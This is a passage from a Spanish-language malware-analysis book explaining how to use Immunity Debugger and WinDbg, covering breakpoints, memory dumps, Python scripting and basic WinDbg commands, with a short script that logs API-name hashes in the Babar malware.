



El menú superior permite seleccionar la función que se ha de ejecutar y también es posible configurar los argumentos de dicha función. Una vez configurado el entorno, basta con hacer clic en el botón **Call**para que se ejecute la función. Se recomienda marcar la opción **Pause after call** para detener la ejecución y poder analizar la función invocada.

d. Puntos de ruptura

Un punto de ruptura (o *breakpoint*) es una noción extremadamente importante en un depurador. Los puntos de ruptura permiten detener la ejecución de un binario en un lugar concreto. Es posible situar puntos de ruptura en una dirección del archivo binario, en la ejecución de una función proporcionada por la API de Windows o incluso durante el acceso a un rango de direcciones de memoria específico.

Para situar un punto de ruptura en la ejecución de una instrucción particular, hay que hacer clic con el botón derecho en la dirección de la instrucción y seleccionar a continuación **Breakpoint** y **Toggle** (o bien pulsar [F2]):






Una vez implementado el punto de ruptura, la dirección aparece subrayada. Si el usuario ejecuta el binario pulsando [F9], su ejecución se detendrá en la dirección donde se ha configurado el punto de ruptura.


También es posible situar puntos de ruptura en la ejecución de una función de la API de Windows. Por ejemplo, puede resultar interesante que el programa se detenga en cada `CreateFile()` para enumerar el conjunto de archivos a los que se ha accedido. Para ello, hay que ir a **View** y seleccionar a continuación **Executable module**.

Se abre la siguiente ventana:



A continuación hay que seleccionar la biblioteca que contiene la función sobre la que deseamos agregar un punto de ruptura, en nuestro caso *kernel32.dll.* Hay que hacer clic con el botón derecho y seleccionar **View names** en la línea que contiene *kernel32.dll*. Se abre otra ventana que contiene los exports e imports de la biblioteca *kernel32.dll*. Ahora hay que pulsar [F2] sobre cada función donde se desea implementar un punto de ruptura. Como en el caso anterior, las funciones con un punto de ruptura aparecen subrayadas.

En nuestro caso, vamos a agregar un punto de ruptura sobre `CreateFileA()` y `CreateFileW()`:



Cuando se invoque alguna de las funciones seleccionadas, el programa se detendrá para ceder el control al usuario.


Existe un tercer punto de ruptura que podemos implementar: el usuario puede detener la ejecución de un programa cuando se accede a una zona de memoria específica. Este tipo de punto de ruptura puede resultar muy práctico para ver cuándo se lee o modifica una variable. Para agregar un punto de ruptura sobre la memoria, hay que hacer clic en **View** y luego en **Memory**, y seleccionar a continuación el rango de memoria sobre el que queremos agregar el punto de ruptura. Una vez seleccionado, hay que hacer clic con el botón derecho y seleccionar **Set memory breakpoint on access** para agregar un punto de ruptura en caso de acceso a la memoria, o **Set memory breakpoint on write** para agregar un punto de ruptura en caso de escritura en la memoria. También es posible configurar puntos de ruptura en caso de modificación de permisos sobre un rango de memoria. Para habilitar estos puntos de ruptura, hay que hacer clic con el botón derecho sobre el rango correspondiente, seleccionar a continuación **Set access** y escoger el tipo de cambio que activará el punto de ruptura. Por ejemplo, si deseamos que el programa se detenga cuando se pase una zona de memoria a ejecución, seleccionaremos **Set access** y luego **Execute**.

Es posible consultar los puntos de ruptura definidos haciendo clic en **View** y luego en **Breakpoints**. Aparece la siguiente ventana:

e. Visualización de los valores en memoria

Es posible configurar la vista correspondiente a los valores en memoria para, por ejemplo, posicionarse en una dirección específica. Para desplazarse en la memoria, se hace clic con el botón derecho en el marco correspondiente a los valores de la memoria y se escoge la opción **Go to**, y luego **Expression**(o [Ctrl] **G**). Se abre una ventana donde será posible introducir la dirección de memoria que se desea ver en el marco.

También es posible modificar esta vista mediante los valores almacenados en un registro. Si queremos ver los valores en memoria correspondientes a una dirección almacenada en **EBX**, hay que hacer clic con el botón derecho sobre el valor en EBX y seleccionar a continuación **Follow in Dump**.




Entonces, el marco correspondiente a los valores en memoria se actualizará para mostrar el contenido almacenado en la dirección incluida en el registro EBX.

Este marco es realmente importante para un análisis, pues permite visualizar la evolución de los valores en memoria durante la ejecución del programa.

f. Copia de la memoria

Immunity Debugger dispone de una funcionalidad que permite realizar copias (o *dump*) de la memoria en archivos. Esta funcionalidad es muy importante en el caso del análisis de un packer, que veremos más adelante en este libro. Para realizar una copia de la memoria, se hace clic en **View** y a continuación en **Memory**. En la ventana **Memory**, hay que seleccionar el rango de memoria que se quiere copiar, hacer clic con el botón derecho y luego seleccionar **Dump**.

Se abre una ventana con los datos que hay que copiar:



Para guardar los datos en un archivo, hay que hacer clic con el botón derecho en esta ventana, seleccionar **Backup** y **Save data to file**. Se abre una ventana que preguntará dónde se desea guardar el archivo.

g. Soporte del lenguaje Python

Una de las ventajas de *Immunity Debugger* respecto a otros depuradores es que soporta el lenguaje Python de manera nativa. La documentación de la API está disponible en la siguiente dirección: https://github.com/kbandla/ImmunityDebugger/tree/master/1.74/Documentation/Ref

He aquí un ejemplo de uso de Python en *Immunity Debugger*. Este script se ha creado para trabajar sobre la ofuscación de la API del malware *Babar*. He aquí el código:

```
from immlib import *
from immutils import *

def main(args):
  imm = Debugger()
  imm.setBreakpoint(0x10040930)
```

En primer lugar,

```
imm.run()
while True:
    regs=imm.getRegs()
    fct = imm.readString(regs['EBX'])
    value = imm.readMemory(regs['EAX'], 4)[::-1]
    imm.log(fct+":"+value.encode('hex'))
    imm.run()
```

importamos dos librerías propias de *Immunity Debugger*. A continuación, iniciamos el depurador mediante `Debugger()`. La etapa siguiente consiste en situar un punto de ruptura en la dirección 0x10040930 y ejecutar el binario. Cuando se alcanza cada punto de ruptura, el código Python recupera los valores almacenados en los registros: el registro EBX contiene el nombre de una función, mientras que el registro EAX contiene un hash. El script generará un registro de este tipo:

```
AcquireSRWLockExclusive:333bab35
AcquireSRWLockShared:567cb604
ActivateActCtx:4e17a661
AddAtomA:3b9ce8fb
AddAtomW:236e73a4
AddConsoleAliasA:42b5c543
AddConsoleAliasW:e566de2b
AddDllDirectory:94debd22
AddIntegrityLabelToBoundaryDescriptor:b4107a12
AddLocalAlternateComputerNameA:1f6ed911
...
```

Vemos que es bastante sencillo automatizar ciertas tareas de análisis gracias al soporte del lenguaje Python.

h. Conclusión

Hemos recorrido las principales funcionalidades de un depurador y de *Immunity Debugger* en particular. Cada analista tiene su propia forma de trabajar con este tipo de herramientas; lo importante es familiarizarse con ellas, pues resultan imprescindibles en la caja de herramientas que debe utilizar una persona que desee analizar malwares.

3. WinDbg

a. Presentación

WinDbg es un depurador creado por Microsoft que permite depurar sus sistemas operativos. A diferencia de *Immunity Debugger*, *WinDbg* puede depurar sistemas de 32 y de 64 bits. Además, permite depurar el núcleo de Windows y no únicamente el espacio de usuario. El inconveniente principal de esta herramienta es que su dominio es bastante complicado.


Para comprender este apartado, es importante haber leído y entendido el anterior, pues no se volverán a explicar los conceptos de punto de ruptura y de flujo de ejecución.

WinDbg puede descargarse gratuitamente en la siguiente dirección: https://msdn.microsoft.com/en-us/windows/hardware/hh852365.aspx. Lo más sencillo es descargar e instalar lo que Windows denomina **Standalone Debugging Tools for Windows (WinDbg)**.

Por defecto, *WinDbg* utiliza el servidor de símbolos de Microsoft (en línea) para resolver sus símbolos. Este enfoque es muy práctico; sin embargo, si la máquina de análisis no dispone de una conexión a Internet, es posible descargar los símbolos del sitio de Microsoft: https://msdn.microsoft.com/en-us/windows/hardware/gg463028.aspx. Preste atención, pues los símbolos ocupan casi 1 GB de espacio en disco.

b. Interfaz


Por defecto, la interfaz es muy básica. He aquí una captura de pantalla:



La interfaz muestra una única ventana con su línea de comandos en la parte inferior (comenzando por `0:000>`).

Para los usuarios que no estén acostumbrados a *WinDbg*, existe un tema no oficial que permite disponer de una interfaz gráfica de usuario más sencilla parecida a la del depurador *Immunity Debugger*. Este tema puede descargarse de la siguiente dirección: http://www.zachburlingame.com/2011/12/customizing-your-windbg-workspace-and-color-scheme/.

El tema es un archivo .reg (que incluye claves de registro) que hay que ejecutar. Una vez aplicadas estas claves, la interfaz queda así:



He aquí las principales ventanas de la nueva interfaz:

- **Disassembly**: contiene el código en ensamblador del binario en análisis.
- **Registers**: contiene el valor de cada registro.
- **Calls**: contiene la pila de llamadas (*stack*).
- **Memory**: contiene el contenido de la memoria introducida en el campo **Virtual**.
- **Command**: permite introducir comandos *WinDbg* y también ver el retorno de estos comandos.

c. Comandos básicos

Un libro completo no sería suficiente para enumerar y explicar todos los comandos de *WinDbg*. Esta sección va a presentar los principales comandos y explicar cómo utilizarlos.

Iniciar un análisis:

Como con cualquier depurador, es posible ejecutar un nuevo binario o vincularse a un proceso en ejecución. Para ejecutar un nuevo binario, hay que ir al menú **File** y seleccionar la opción **Open Executable** (o [Ctrl] **E**).

Para vincularse a un proceso en ejecución, hay que ejecutar el comando `.attach` seguido del PID en la interfaz por línea de comandos (campo situado junto a `0:000>`).

También es posible desvincularse del proceso con el comando `.detach` o incluso reiniciar el binario con el comando .

`.restart`

Flujo de ejecución:

He aquí algunos comandos dedicados a la gestión de los flujos de ejecución en *WinDbg*:

- `g` (para **Go**): este comando permite ejecutar el binario en análisis. Como con *Immunity Debugger*, la ejecución se detendrá en el primer punto de ruptura.
- `p` (para **Single Step**): este comando permite ejecutar el binario instrucción a instrucción sin «entrar» en los `call`.
- `pt` (para **Step to next return**): este comando permite ejecutar el binario hasta la siguiente instrucción `RET` (fin de función) sin «entrar» en los `call`.
- `pa` (para **Step to address**): este comando permite ejecutar el binario hasta la dirección pasada como argumento sin «entrar» en los les `call`.
- `t`,`tt` y `ta` permite hacer lo mismo que los tres comandos anteriores,con la diferencia de que el depurador «entrará» en los `call`.

Puntos de ruptura:

Los puntos de ruptura se gestionan mediante comandos que empiezan por la letra `b`. He aquí algunos ejemplos:

- Punto de ruptura sobre una Api de Windows (por ejemplo, `CreateFileA()`):

```
0:000> bm kernelbase!CreateFileA
 1: 761f4980          @!"KERNELBASE!CreateFileA"
```

- Punto de ruptura sobre múltiples API de Windows (por ejemplo, todas las que empiecen por `CreateFile`):

```
0:000> bm kernelbase!CreateFile*
  1: 761dd1a0          @!"KERNELBASE!CreateFileMappingNumaW"
  2: 761dd170          @!"KERNELBASE!CreateFileMappingW"
  3: 761dd670          @!"KERNELBASE!CreateFileW"
  4: 761f4980          @!"KERNELBASE!CreateFileA"
  5: 761e0340          @!"KERNELBASE!CreateFile2"
  6: 761f6c70          @!"KERNELBASE!CreateFileDowngrade_Vista"
  7: 761f67b0          @!"KERNELBASE!CreateFileMappingFromApp"
  8: 761dfa40          @!"KERNELBASE!CreateFileDowngrade_Win7"
  9: 761dd6f0          @!"KERNELBASE!CreateFileInternal"
```

- Punto de ruptura sobre una dirección específica:

```
0:000> bp 761dd1a0
```

- Enumerar los puntos de ruptura:

```
0:000> bl
 0 e 761dd1a0     0001 (0001)  0:**** KERNELBASE!CreateFileMappingNumaW
 2 e 761dd170     0001 (0001)  0:**** KERNELBASE!CreateFileMappingW
 3 e 761dd670     0001 (0001)  0:**** KERNELBASE!CreateFileW
 4 e 761f4980     0001 (0001)  0:**** KERNELBASE!CreateFileA
 5 e 761e0340     0001 (0001)  0:**** KERNELBASE!CreateFile2
 6 e 761f6c70     0001 (0001)  0:**** KERNELBASE!AfpAdminDisconnect
 7 e 761f67b0     0001 (0001)  0:**** KERNELBASE!CreateFileMappingFromApp
```

```
 8 e 761dfa40     0001 (0001)  0:**** KERNELBASE!CreateFileDowngrade_Win7
 9 e 761dd6f0     0001 (0001)  0:**** KERNELBASE!CreateFileInternal
```

- Es posible activar (`be`), desactivar (`bd`) o eliminar (`bc`) un punto de ruptura agregando al comando el número de punto de ruptura disponible en la primera columna del comando `bl`. Por ejemplo, para eliminar el punto de ruptura sobre `CreateFileInternal()`, el comando será `bc 9`.

Formato PE:

Es posible obtener cierta información acerca de la estructura PEB (entorno de un proceso) del proceso en análisis con el comando `!peb`. He aquí la salida del comando:

```
0:000> !peb
PEB at 00204000
    InheritedAddressSpace:    No
    ReadImageFileExecOptions: No
    BeingDebugged:            Yes
    ImageBaseAddress:         00b00000
    Ldr                       774eab40
    Ldr.Initialized:          Yes
    Ldr.InInitializationOrderModuleList: 007a2af8 . 007A3dc0
    Ldr.InLoadOrderModuleList:           007a2be8 . 007Ae218
    Ldr.InMemoryOrderModuleList:         007a2bf0 . 007Ae220
            Base TimeStamp                     Module
          b00000 568d0ea1 Jan 06 13:54:57 2016 C:\Users\user\example_1.exe
         773e0000 5654262a Nov 24 09:56:10 2015 C:\WINDOWS\SYSTEM32\ntdll.dll
         743e0000 5632d9fd Oct 30 03:46:21 2015 C:\WINDOWS\SYSTEM32\KERNEL32.DLL
         76450000 5632da1c Oct 30 03:46:52 2015 C:\WINDOWS\SYSTEM32\KERNELBASE.dll
         74c20000 5632d53e Oct 30 03:26:06 2015
[...]
